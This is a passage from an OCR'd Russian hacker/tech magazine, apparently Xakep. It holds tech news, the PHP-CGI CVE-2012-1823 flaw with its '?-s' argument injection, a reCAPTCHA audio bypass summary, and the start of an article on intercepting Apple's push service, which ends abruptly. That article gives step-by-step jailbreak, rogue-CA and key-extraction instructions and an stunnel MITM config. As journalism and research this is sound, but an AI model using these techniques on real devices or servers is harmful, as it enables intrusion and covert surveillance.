В последнее время мы частенько упоминаем на страницах журнала 3D-принтеры. К примеру, недавно мы рассказывали о том, что на The Pirate Bay заработал раздел, откуда можно скачать цифровые модели физических объектов. Скачать и распечатать :). Однако многие до сих пор полагают, что 3D-принтер непременно должен выглядеть как огромный станок, который слишком тяжел и велик для обычной квартиры, а собрать такого монстра — жутко дорого. Еще недавно эти утверждения были правдой, но в последние годы на рынке начали появляться компактные и весьма бюджетные 3D-принтеры «для дома». Один из таких девайсов — 3D-принтер Cube был представлен зимой на выставке CES 2012 компанией Cubify. Устройство позволяет создавать объекты из пластика методом струйной печати (Plastic Jet Printing, PJP). Максимальный размер объекта равен 14×14×14 см, толщина каждого слоя, формируемого печатающей головкой с одним соплом, равна 250 мкм. Сам принтер тоже небольшой (26×26×34 см) и весит 4,3 кг (без картриджа с расходным материалом). К компьютеру Cube подключается по беспроводной сети Wi-Fi 802.11b/g. Устройство уже можно заказать за 1299 долларов. Один картридж стоит 50 долларов, а при покупке нескольких картриджей предоставляется скидка (всего в наличии десять цветов). По оценке производителя, одного картриджа хватит для печати «13–14 объектов среднего размера».

КРИТИЧЕСКАЯ УЯЗВИМОСТЬ В PHP


ИНФОРМАЦИЯ О НЕИЗВЕСТНОМ РАНЕЕ БАГЕ СЛУЧАЙНО ПОПАЛА В СЕТЬ

По какой-то досадной случайности закрытое обсуждение критической уязвимости CVE-2012-1823 в конфигурациях PHP-CGI, патч для которой еще не готов, было опубликовано в открытом доступе и практически моментально попало на Reddit. Дырку еще в январе текущего года обнаружили специалисты компании Eindbazen. Оказывается, в 2004 году разработчики PHP зачем-то убрали из кода проверку на знак «=» в строке запроса. Согласно CGI RFC, в случае отсутствия знака «=» в строке запроса сервер обязан воспринимать эту строку как набор символов, а не как команду. Но в том же 2004 году в PHP отменили эту проверку, так что теперь в некоторых конфигурациях сервера и обработчика запросов аргумент вроде ?-s в URL любого PHP-документа воспринимается как прямая команда -s к бинарнику PHP-CGI. Таким способом можно направить к PHP любое количество параметров, приводящих к показу исходников скриптов, исполнению произвольного кода и другим неприятным вещам. От такой атаки не спасают ни safe_mode, ни allow_url_include, ни какие-либо другие защитные опции ini. PHP Group выпустила обновленные версии PHP 5.3.12 и PHP 5.4.2, но дырка закрыта наскоро. Нормальный патч должен появиться в ближайшем будущем. Подробности ты найдешь в статье «PHP: старая песня о главном».





В 2013 ГОДУ ФИНСКАЯ КОМПАНИЯ Ahlstrom выпустит линейку обоев EasyLife, которые фильтруют электромагнитное излучение. Соседи не смогут воровать Wi-Fi! :)




МОЛОДЫЕ ЕВРОПЕЙЦЫ В ВОЗРАСТЕ 15–25 ЛЕТ все чаще покупают VPN-сервисы, показало исследование группы Cybernorms. Рынок платных VPN за два с половиной года вырос на 40%.



КОМПАНИЯ GOOGLE объявила о повышении оплаты за найденные в своих продуктах баги — максимальная награда выросла с красивого числа 3133,7 до 20 000 долларов.



ПРОСМОТР DVD С ПОМОЩЬЮ ШТАТНЫХ СРЕДСТВ Windows 8 станет невозможен — поддержку DVD в Media Player решили отключить. VLC и Media Player Classic в массы!



В КАТАЛОГЕ APPLE ITUNES ПОЯВИЛОСЬ НОВОЕ НЕПЕЧАТНОЕ СЛОВО — «джейлбрейк» (jailbreak). Слово фильтруется и во всех разделах выглядит так: «j*****k».**

ПО ДАННЫМ SOPHOS, каждый пятый Mac является носителем Windows-вирусов, а каждый тридцать шестой заражен вирусами под Mac OS X.

MICROSOFT МЕНЯЕТ SKYPE

ПЕРТУРБАЦИИ И ПРОБЛЕМЫ VOIP-СЕРВИСА

В мае прошлого года корпорация Microsoft приобрела VoIP-сервис Skype за кругленькую сумму в 8,5 миллиарда долларов. Как только информация о сделке была обнародована, многие начали высказываться о будущем сервиса с большим скепсисом, мол, «мелкомягкие» наверняка угробят Skype. Прошел год, и можно сказать, что некоторые из этих мрачных прогнозов все же начинают сбываться: стало известно, что софтверный гигант принялся кардинально менять всю инфраструктуру сервиса. Напомним, что ранее Skype работал как P2P-сеть: существовала сеть из клиентских машин, которая основывалась на супернодах, а те, в свою очередь, работали на основе самих клиентских компьютеров, подключенных к сервису. Эти компьютеры должны были удовлетворять требованиям пропускной способности, вычислительной мощности и другим характеристикам. В среднем в режиме супернода работало приблизительно 48 тысяч клиентских компьютеров, и каждый узел обслуживал в среднем 800 клиентов сети. Но корпорация Microsoft сочла такую структуру небезопасной и не отвечающей требованиям устойчивости. Согласно исследованию эксперта компании Immunity Security Константина Корчинского, Microsoft отказалась от этого дизайна в пользу развертывания собственной сети на базе десяти тысяч серверов на основе защищенной версии Linux, с установленными патчами безопасности от проекта GRSecurity. Дело в том, что количество супернодов недавно сократилось до десяти с небольшим тысяч, и все они переместились на хостинг Microsoft. Каждый выделенный сервер сейчас поддерживает по 4100 подключений (итого 41 миллион одновременно работающих пользователей) и имеет теоретический предел в сто тысяч подключений. По словам Корчинского, изменения начались две-три недели назад и они являются самой кардинальной сменой инфраструктуры Skype за всю историю сервиса. Разумеется, у многих уже возникло подозрение, что на этот шаг компания пошла еще и для упрощения возможности перехвата голосового трафика между пользователями, ведь при старой системе организация контроля за активностью пользователей была бы излишне усложненной и заметной. Впрочем, стоит сказать, что раньше из-за P2P-инфраструктуры у сервиса действительно случались проблемы, вплоть до глобальных перебоев в работе, а количество пользователей Skype все растет, то есть нагрузки только увеличиваются.

Ну и раз речь зашла о Skype, отметим, что пару недель назад в Skype 5.5 была выявлена особенность, позволяющая легко определить последний активный IP-адрес любого пользователя, не делая вызова и не добавляя этого пользователя в список контактов. Подробную инструкцию, как это сделать, запостили на Pastebin (pastebin.com/rBu4jDm8). Но интересен даже не сам этот факт, а то, что Microsoft не признает это уязвимостью и уверяет, что подобная проблема свойственна и другим P2P-приложениям. Впрочем, Microsoft все же обещала подумать, как защитить своих пользователей от данной не-уязвимости. На момент написания этой новости компания по-прежнему «думает».

FOXCONN ГОТОВЯТСЯ К ПРОИЗВОДСТВУ ТЕЛЕВИЗОРА APPLE

ГЛАВА FOXCONN ТЕРРИ ГОУ ПОДТВЕРДИЛ, ЧТО ЗАВОД ГОТОВИТСЯ К ПРОИЗВОДСТВУ IPANEL (ITV)

БОЛЕЕ 2000 ЗАЯВОК на новые домены верхнего уровня уже получила ICANN, среди них «.ДЕТИ», «.МОСКВА».

«ИНТЕРНЕТ-ОСКАРЫ» ВРУЧЕНЫ

ОБЪЯВЛЕНЫ ЛАУРЕАТЫ WEBBY AWARDS





Премия Webby Awards существует 16 лет. Более 10 тысяч работ из 60 стран мира были номинированы на награду в 2012 году.

Премию Webby Awards часто называют «интернет-Оскаром», и это звание вполне заслужено. Webby ежегодно присуждается лучшим веб-проектам мира — сайтам в сотне тематических категорий, интернет-рекламе, сетевым видеороликам, сервисам и сайтам для мобильных телефонов и даже мобильным приложениям. Перечислим наиболее заметных призеров этого года. Skype получил награды за лучшее социальное мобильное приложение и лучшее использование камеры на смартфоне/планшете (по результатам голосования). По версии жюри, приз в данной категории отошел программе Super 8 — оригинальному интерфейсу для съемки видеофильмов на смартфоне со спецэффектами.

Российский Evernote признали лучшей утилитой и сервисом для мобильных устройств. Dropbox получил сразу четыре награды: две по версии жюри и две по результатам голосования в номинациях «Передовой веб-сайт» и «Лучший веб-сервис». В категории «Социальные медиа» награду разделили Pinterest (жюри) и Google+ (голосование); в категории «Музыка» — Pitchfork и Pandora.

Специальных призов Webby Awards 2012 удостоились проекты, которые в последнее время находятся на слуху: Instagram завоевал титул «Прорыв года», а Facebook был удостоен награды за самый большой вклад в изменения в обществе.


ГОРОД БЕЗ ЛЮДЕЙ

УЧЕНЫЕ В США МАСШТАБНО ЭКСПЕРИМЕНТИРУЮТ




Прототипом для города-полигона выступит реальное поселение — Рок Хилл (Южная Каролина). Строительство сотни домов, пригородной территории и фермерских полей начнется в ближайшее время. Проект планируют завершить за десять лет.


Многие из наших читателей наверняка видели фильм «Индиана Джонс и Королевство хрустального черепа» и помнят эпизод, в котором отважный археолог в исполнении Харрисона Форда очутился в безлюдном городе, который на поверку оказался лишь макетом для ядерных испытаний. Однако макет был выполнен весьма педантично — настоящие дома, дороги, инфраструктура, даже манекены вместо людей. Думаешь, все это вымысел киношников и на самом деле подобных объектов не существует? Еще как существуют! Недавно был обнародован план строительства подобного города без людей, который собирается воплотить в жизнь американская компания Pegasus Global Holdings силами дочернего предприятия CITE, созданного для этого эксперимента. Город должен получиться не хуже, чем в кино, к тому же специальные программы будут эмулировать поведение жителей: включать и выключать свет, открывать и закрывать краны в ванных и на кухнях и так далее. Этот проект обойдется компании в миллиард долларов; город-призрак собираются строить в штате Нью-Мексико. Нужен этот недешевый макет, как нетрудно догадаться, для тестирования новых технологий, которые невозможно проверить в настоящих городах на реальных людях: интеллектуальные системы контроля дорожного движения, умные электросети, энергосберегающие технологии, беспроводные сети следующего поколения. Боб Брамли, старший исполнительный директор компании Pegasus Global Holdings, уже назвал проект города без людей «настоящим луна-парком для ученых».



В ЦЕЛЯХ БЕЗОПАСНОСТИ разработчики Firefox и Chrome решили убрать отображение фавиконов в адресной строке браузера. Оказывается, уже даже фавиконы научились использовать для фишинга, например, их подменяют на значок SSL-соединения. Такой простой хак отлично вводит пользователей в заблуждение. В табах и закладках значки, конечно, по-прежнему останутся.



СОСТОЯЛСЯ РЕЛИЗ СЕТЕВОГО СКАНЕРА NMAP 6 (NMAP.ORG/6), после трех лет работы и 3924 коммитов кода. Количество скриптов увеличилось до 348, улучшен Zenmap GUI.



ПАМЯТЬ DDR4 УЖЕ НЕ ЗА ГОРАМИ. Вслед за Samsung и Hynix компания Micron Technology объявила о создании своего первого «полнофункционального» модуля.

КИБЕРПАНК И ФУТУРИЗМ ОТ MICROSOFT

О ПОСЛЕДНИХ РАЗРАБОТКАХ СОФТВЕРНОГО ГИГАНТА



Недавно глава Apple Тим Кук пошутил, что Windows 8 смахивает на помесь тостера с холодильником. Вряд ли эта шутка оказалась обидной для Microsoft, где сейчас действительно идет работа над ОС для тостеров и холодильников.

Пока весь прогрессивный мир ожидает выхода Windows 8 и тестирует бету, в Microsoft кипит работа над другими проектами. Стало известно, что компания уже проводит тестирование HomeOS — платформы, предназначенной для управления «умным домом», то есть практически всей электроникой и бытовой техникой, находящейся внутри дома, включая компьютеры, смартфоны и планшеты. Дело в том, что в Microsoft уверены: в будущем автоматизированы будут все бытовые приборы и устройства, от микроволновки до жалюзи на окнах. Оказывается, тестирование HomeOS длится уже 4–8 месяцев и в нем принимают участие 12 жилищ. Кроме того, в процессе участвуют больше пятидесяти студентов, которые разрабатывают приложения и сервисы. Операционная система описывается как «ядро, которое позволяет легко подключать к себе устройства любого типа». Также стало известно, что система базируется на C# и .Net Framework 4.0 и рассчитана на запуск на выделенном домашнем компьютере. Важное условие: бытовые устройства не нужно модифицировать для того, чтобы они могли работать с ОС. Вместе с «домашней» операционкой развивается и проект HomeStore, главная идея которого состоит в облегчении поиска новых приложений, драйверов и устройств для подключения к HomeOS. Впрочем, несмотря на развернутое тестирование, Microsoft пока скромно молчит о планах относительно коммерциализации новой ОС.

Но это, конечно, далеко не все, чем заняты сотрудники Microsoft. Похоже, корпорации также очень понравилось создавать штуки типа Kinect. Стало известно, что лаборатория Microsoft Research совместно с Университетом штата Вашингтон создали систему управления



компьютером при помощи жестов — SoundWave. Отличительная черта разработки заключается в том, что для фиксации движений используются только микрофон и динамики. Говоря проще, в основу системы SoundWave положен эффект Доплера. Звук излучается динамиками на частоте 18–22 кГц, затем звуковой сигнал отражается от руки пользователя и фиксируется микрофоном, далее при помощи математических функций рассчитываются координаты расположения руки или самого пользователя. Полученные координаты соотносятся с предыдущим значением. Если изменение попадает под какое-либо условие, программное обеспечение выполняет ту или иную API-функцию. На данный момент программное обеспечение SoundWave способно определять приближение и удаление объекта, движение влево/вправо и вверх/вниз, а также справляется с рядом более сложных комбинаций этих движений. Предвидя определенный скептицизм, разработчики уверяют: система работает с точностью 90–100% и шум вокруг на это не повлияет (даже громкая музыка). Пока неясно, когда разработчики доведут технологию до готового состояния, но внедрение SoundWave могло бы оказаться не лишним в навигации по интерфейсу Metro новой ОС Windows 8, тем более что для ее работы понадобится только штатное оборудование компьютера.

АЖИОТАЖНЫЙ СПРОС НА АКЦИИ СОЦСЕТИ ПРИВЕЛ К СБОЮ В СИСТЕМЕ NASDAQ, ИЗ-ЗА КОТОРОГО ТОРГИ АКЦИЯМИ FACEBOOK НАЧАЛИСЬ ПРИМЕРНО НА 30 МИНУТ ПОЗЖЕ ЗАПЛАНИРОВАННОГО СРОКА





КОЛОНКА СТЁПЫ ИЛЬИНА

КОДИНГ В СТИЛЕ LEGO

Одно из решений задачки про лабиринт с помощью Blockly

GOOGLE BLOCKLY


Накануне сдачи номера увлеклись в редакции простой, но занятной задачкой. На сайте bit.ly/KPh7f0 отображается лабиринт и человечек, которого нужно провести до выхода. Однако для описания логики предлагается использовать Blockly — новый визуальный язык программирования от Google. По сути, это старая идея сделать кодинг (именно тупой кодинг, а не разработку в полном смысле слова) доступным нетехническим людям. Blockly позволяет создавать приложения, собирая вместе небольшие графические объекты — почти как конструктор LEGO. Каждый визуальный объект означает один из необходимых элементов программирования: переменную, счетчик, «if-then»-условие — комбинируя их, можно реализовать простейшие функции. К примеру, алгоритм для выхода из лабиринта — мы тут, правда, немного считерили и для большей универсальности алгоритма изучили статью «Как пройти через лабиринт не заблудившись» из журнала Scintific American от 1986 года :).

Надо сказать, что у Google'а уже был аналогичный проект — Scratch. Впоследствии он стал распространяться в открытых исходниках и перекочевал под опеку Массачусетского технологического университета (scratch.mit.edu). Даже внешне проекты очень похожи — есть ли разница? Одной из немногих фишек Blockly стала возможность конвертировать схему программы во вполне человеческий код на Python, JavaScript и культивируемый в Гугле язык Dart. Правда, обратной конвертации не предусмотрено. Оно и понятно: попробуй, к примеру, реализовать перезагрузку операторов в графическом виде :). По этой же причине очевидно, что об использовании Blockly для мало-мальски серьезной разработки не может быть и речи, — это скорее инструмент для обучения. Впрочем, кое-что с помощью визуального программирования создать можно :).

APP INVENTOR

Идея Scratch, что приятно, получила дальнейшее развитие. К примеру, появился проект App Inventor (appinventoredu.mit.edu), позволяющий, используя визуальный подход, не только описывать какую-то абстрактную логику, но и создавать вполне конкретные приложения на Android. Интерфейс программы создается с помощью WYSIWYG-редактора — достаточно разместить в нужных местах элементы будущего интерфейса. А логика выполнения задается с помощью визуального конструктора, похожего на Scratch. При этом в самом простом случае вообще ничего не надо устанавливать — среда разработки реализована в виде веб-сервиса и работает прямо через браузер. Правда, для подключения к реальному устройству придется использовать специальный Java-апплет. В результате, посмотрев несколько видеороликов, каждый может создавать несложные приложения для быстро растущей мобильной платформы, которые можно распространять через Google Play.

Не менее впечатляет другой проект, выросший из Scratch'а, — stencyl (www.stencyl.com). Это очень добротная, проработанная до мелочей среда для создания 2D-игр, которые легко экспортируются в приложения для iOS (то есть iPhone и iPad), а также Flash (для игры через браузер). Список платформ скоро расширится: уже почти реализован экспорт разработанных игр для платформы Android и HTML5. Фреймворк представляет собой большое количество заготовок, из которых последовательно собирается готовая игрушка. При этом механика игры опять же программируется с использованием визуального подхода. Если зайти в раздел с примерами приложений, то ответ на вопрос «Кому вообще нужно это визуальное программирование?» уже не кажется таким очевидным :). ⌶



Программирование механики игры в визуальном редакторе Stencyl




Proof-of-Concept

РАСПОЗНАТЬ GOOGLE RECAPTCHA С ТОЧНОСТЬЮ 99,1%

О ЧЕМ РЕЧЬ?

Едва ли найдется хоть один пользователь, который хотя бы раз в жизни не проходил антибот-проверку на основе CAPTCHA. Ввести сложно различимые буквы и цифры, решить уравнение, разгадать загадку — проверки на «человечность» сейчас самые разнообразные. Разработка хорошей капчи, которая легко решалась бы человеком, но была бы препятствием для автоматических распознавалок — целая наука. Поэтому многие проекты предпочитают пользоваться услугами специальных сервисов, предоставляющих надежные CAPTCHA через систему простого API. Лидером среди таких проектов, безусловно, является reCAPTCHA (recaptcha.net).

В отличие от других похожих сервисов, которые генерируют картинку из рандомного набора символов и цифр, накладывая на них затрудняющие распознавание фильтры, reCAPTCHA берет изображения для распознавания из реальной жизни. Изначально пользователю предлагалось изображение двух слов из отсканированной версии бумажной книги или журнала. Идея в том, что одно из этих слов не было распознано OCR-системой во время оцифровки, а значит, является проблемой для автоматических распознавалок. Система проверяет пользователя лишь по одному из слов, а ответ по второму использует для распознавания изображения. Идея гениальная: это и надежная капча, и система для оцифровки книг, в которой участвуют миллионы пользователей (кстати, проект в 2009 году был куплен Google). С недавнего времени среди картинок для распознавания появились также таблички с номерами домов из Google Streets View. Эффективность такого подхода не вызывает сомнений: разработать автоматическую распознавалку с высокой точностью еще никому не удавалось. Ровно до того момента, пока на конференции Layer One хакеры из группы DC949 (dc949.org) не представили утилиту Stiltwalker, которая способна проходить тесты Google reCAPTCHA с результатом 99,1%. То есть делать это лучше человека :).



Маркеры в начале блоков позволяют четко идентифицировать отдельные слова

В ЧЕМ ИДЕЯ?

Парни не стали решать проблему в лоб, а посмотрели на нее с другой стороны. Дело в том, что помимо графического теста, reCAPTCHA поддерживает еще звуковой тест, предназначенный прежде всего для людей с плохим зрением. Идея вот в чем: юзеру с небольшим интервалом проигрывается шесть слов, которые необходимо распознать на слух. Чтобы исключить возможность использования систем автоматического распознавания речи, на транслируемый поток аудиоданных накладывается фильтр, представляющий собой поток высокочастотного статического шума, который проигрывается в обратном порядке. Что сделали DC949? Они нашли уязвимость и сумели обнаружить явные маркеры начала каждого из шести слов (см. спектрограмму ниже). Таким образом, по распознанным маркерам появилась возможность идентифицировать отдельные слова.

Выяснилось, что словарь звукового теста reCAPTCHA состоит всего из 58 уникальных слов. Для генерации перцептуального хеша звуков разработчики использовали Open Source библиотеку Hash (www.phash.org) — такой хеш практически не меняется при обработке похожих звуков. Сравнивая хеши, можно делать обоснованные догадки о том, какие конкретно из 58 слов используются в каждом наборе. Данная техника сама по себе показывала неплохую эффективность распознавания — около 30%. Но ее удалось увеличить благодаря применению алгоритмов машинного обучения. Простая нейронная сеть, прошедшая обучение на 50 тысячах тестов reCAPTCHA и использующая криптографические хеши MD5, показывает феноменальный результат — 99,1%-я вероятность распознавания.

А НА ПРАКТИКЕ?

Авторы опубликовали программу вместе с исходниками и всеми необходимыми инструментами (под Linux). Слайды презентации Stiltwalker с хакерской конференции Layer доступны онлайн (bit.ly/NAJ4Ja). Показанный результат 99,1% является рекордным для всех систем взлома reCAPTCHA, которые публиковались ранее. За два часа до публикации системы Stiltwalker компания Google усовершенствовала генерацию фонового шума, так что спектрограмма reCAPTCHA на высоких частотах видоизменилась. Звуковой тест теперь сопровождается шумом из человеческих голосов, содержит десять слов вместо шести и длится тридцать секунд вместо восьми, так что Stiltwalker перестал работать.][

Алексей Трошичев (a2f3x7@gmail.com)



ИЛИ ВКУС ЧУЖИХ ЯБЛОК

РАСКРЫТИЕ SSL И ПЕРЕХВАТ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ УСТРОЙСТВАМИ НА БАЗЕ IOS В WI-FI-СЕТЯХ

Мало кто из владельцев iPhone или iPad задумывается о том, что их любимый девайс постоянно держит связь с серверами Apple. Это необходимо, чтобы реализовать некоторые интересные фичи, например возможность удаленно удалить все данные с безвозвратно потерянного девайса. Но вот вопрос: так ли защищен этот механизм и не может ли заюзать его кто-то другой для доступа к твоему смартфону?

ВВЕДЕНИЕ

Итак, речь пойдет о мобильных устройствах iPhone/iPad. Не секрет, что в яблочных устройствах есть механизм, негласно отстукивающий в Apple о своих владельцах. При этом «продается» он как уникальная возможность удаленно управлять своими устройствами — например, для определения его расположения на случай, если телефон был потерян или украден. Но то ли из-за лени, то ли из-за угрозы черных вертолетов интернет не богат исчерпывающими описаниями этих механизмов. Интерес к тому, что уходит в Apple, подогревается тем, что связь с серверами Apple наглухо зашифрована, причем контроль подлинности обеспечивается не только сервера, но и местами клиента. Да-да, для каждого устройства заводится свой удостоверенный Apple'ом сертификат! И на первый взгляд даже кажется, что защита этого механизма более чем надежна. Однако я все-таки решил провести небольшое исследование и разобраться в простом вопросе, может ли злоумышленник обойти криптографическую защиту и перехватить контроль над чужим устройством. Забегая вперед, скажу одно: может!

ЧТО ТАКОЕ PUSH?

Для начала давай разберемся, о какой это технологии для удаленного управления сразу всеми устройствами на базе iOS идет речь. Называется она Apple's Push Notification Service (APNs), но дальше я часто буду называть ее просто Push. Технически это завернутый в SSL легкий (максимальный размер payload — 256 байт) бинарный протокол, предназначенный для передачи сигналов на устройство серверов Apple в режиме реального времени. Любое устройство на iOS в момент первого запуска выполняет процедуру активации — это необходимо, чтобы только что вытащенный из коробки свежий iPhone или iPad начал полноценно работать. В процессе активации происходит генерация пары ключей, публичная часть которой удостоверяется корневым сертификатом (CA) Apple и сохраняется на устройстве (кстати, это одна из причин, почему для активации нужен интернет). Далее iOS каждый раз, когда обнаруживает, что сервер Apple доступен, пытается установить SSL-соединение на 5223-м порту. При этом происходит двухсторонняя аутентификация: iOS аутентифицирует сервер, используя имеющиеся у нее CA, а сервер аутентифицирует клиента по сертификату, полученному при активации устройства.

В публичной документации Apple подробно описано, как разработчики могут использовать APNs для связи со своими приложениями. Но, что странно, нет никаких описаний взаимодействия между APNs и iOS. Расскажем об этом подробнее. После успешной установки SSL-соединения клиент отправляет серверу описание устройства в бинарном виде, по которому сервер проверяет, соответствует ли сертификат тому устройству, которое его пытается использовать. Если сертификат одного устройства применить на другом девайсе, то соединение моментально разорвется. Если проверка проходит успешно, то iOS получает от Apple своего рода ACK-сообщение (0d 00 00 00 00 — его хорошо видно на скриншоте) и... начинает ждать команды.

Что можно посылать через APNs? Например, стандартные извещения для мобильных приложений, хорошо знакомые любому пользователю iOS. Или коротенькое текстовое сообщение, которое выведется на экран устройства. А можно передать следующее особенное сообщение:

```
{
  "serverContext":{
    "tapSendTS":"2012-05-08T18:55:36.668Z",
    "tapSendContext":"fmip"
  }
}
```

Получив его, устройство, никак не уведомляя пользователя, начинает общение с одним из механизмов Apple iCloud — Find my iPhone (отсюда и сокращение fmip, использующееся в сообщении). Это, напомню, сервис для определения текущего месторасположения телефона.

Ты спросишь: «Как удалось вклиниться в защищенный канал при условии двухсторонней аутентификации и подсмотреть эти нюансы?» Используемый подход, в общем-то, известен. Для того чтобы провести MITM-атаку, на шлюзе размещается удостоверенный Apple'ом сертификат и ключ устройства, а на устройстве — самозваный CA, которым впоследствии будет удостоверен фальшивый сертификат с атакующего шлюза. Когда есть доступ к iPhone'у, провернуть это не бог весть какая задача:

1. Сначала делается джейлбрейк устройства.
2. Далее осуществляется вход по SSH под root'ом.
3. На устройстве устанавливается самозваный CA.
4. В директории private/var/Keychains запускается предварительно скачанная утилита nimble.
5. Полученные в результате ее работы файлы — push-bin.crt и push-bin.key — перетаскиваются на атакующий шлюз (с предварительной конвертацией их из DER в PEM).
6. На шлюзе поднимается утилита stunnel со следующим конфигом:






Схема аутентификации APNS и iOS-устройства



Получив это ACK-сообщение (0d 00 00 00 00), iOS начинает ждать команды








```
[apple_mitm_push_s]
accept  = 0.0.0.0:5222
connect =  127.0.0.1:9500
cert = /home/attacker/CA/courier.push.apple.com.pem
   # фальшивый сертификат push-сервера, подписанный
   # установленным на устройство CA
key = /home/attacker/CA/courier.push.apple.com.key

[apple_mitm_c]
cert = /home/attacker/CA/push-cert.pem
key =  /home/attacker/CA/push-key.pem
   # данные с устройства, которыми мы представляемся
   # Apple
client = yes
accept  = 0.0.0.0:9500
connect =  17.149.36.129:5223
   # один из Push-серверов Apple
```

Теперь, используя port-forwarding на шлюзе (через iptables или другой файрвол), заворачиваем весь трафик к 5223-му порту на локальный порт 5222.

Если все было проделано верно, то на локальном интерфейсе шлюза становится возможным посмотреть протокол Push в открытом виде.

Пункт 3 представляет особый интерес и будет рассмотрен отдельно, а пока немного теории.

КАК РАБОТАЕТ АУТЕНТИФИКАЦИЯ В IOS?

